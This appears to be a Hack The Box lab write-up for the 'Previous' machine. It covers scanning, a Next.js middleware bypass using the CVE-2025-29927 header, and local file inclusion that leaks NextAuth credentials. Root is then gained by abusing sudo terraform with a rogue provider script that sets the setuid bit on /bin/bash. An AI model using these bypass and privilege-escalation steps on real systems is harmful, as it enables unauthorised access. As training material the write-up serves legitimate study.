HTB - Previous
Reconnaissance
Initial reconnaissance nmap:
nmap -sC -sV -vv -T4 10.129.7.25The scan revealed the following open ports:
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 8.9p1 |
| 80 | HTTP | nginx 1.18.0 |
Enumeration
Web Application Analysis

Adding 10.129.6.220 previous.htb to /etc/hosts and navigating to http://previous.htb show a Next.js application PreviousJS
Directory enumeration was performed using dirsearch:
dirsearch -u http://previous.htbMost discovered endpoints redirect to: /api/auth/signin which suggests NextAuth for authentication
Vulnerability Assessment
CVE-2025-29927
Researching PreviousJS:
CVE-2025-29927
This vulnerability allows bypassing authorization checks within a Next.js application if the authorization check occurs in middleware.
Bypass Header:
X-Middleware-Subrequest: middleware:middleware:middleware:middleware:middleware
When intercept routes such as get-started or docs, we can manually add the bypass header X-Middleware-Subrequest


After forwarding subsequent requests with the bypass header added to each request, the middleware logic was effectively bypassed, allowing us to access the Examples section
Local File Inclusion

Intercept the download and confirmed LFI

Here, it’s very important to research and understand the central structure of Next.js
Credentials found in […nextauth].js

Key findings:
/app/.next/routes-manifest.json/app/.next/server/pages/api/auth/[...nextauth].js- jeremy : MyNameIsJeremyAndILovePancakes
Privilege Escalation
ssh login
ssh jeremy@previous.htbUser flag
jeremy@previous:~$ cat user.txt
8a759a0a9bb8a472acabd5db4f7e278b
Sudo permissions sudo -l
jeremy@previous:~$ sudo -l
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
Key observations:
!env_resetenv_delete+=PATH- Terraform can be executed as root
Terraform
Terraform is an open-source Infrastructure as Code (IaC) that allows you to define, provision, and manage cloud and on-premises resources, here is the configuration file
jeremy@previous:~$ cat /opt/examples/main.tf
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
Terraform cli environment variable
export TF_CLI_CONFIG_FILE="$HOME/.terraformrc-custom"Change directory
jeremy@previous:~$ cd /tpm
jeremy@previous:/tmp$ mkdir root
Terraform CLI Override and create a provider program
jeremy@previous:/tmp/root$ cat <<'EOF' > dev.tfrc
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/tmp/root"
  }
  direct {}
}
EOF

jeremy@previous:/tmp/root$ cat <<'EOF' > terraform-provider-examples_root
#!/bin/bash
chmod u+s /bin/bash
EOF

jeremy@previous:/tmp/root$ chmod +x terraform-provider-examples_root
jeremy@previous:/tmp/root$ export TF_CLI_CONFIG_FILE=/tmp/root/dev.tfrc
jeremy@previous:/tmp/root$ sudo /usr/bin/terraform -chdir=/opt/examples apply
Root Access
jeremy@previous:/tmp/root$ bash -p
bash-5.1# whoami
root
Root flag
bash-5.1# cat /root/root.txt
e00483128db7c80fe3799e60601cf0db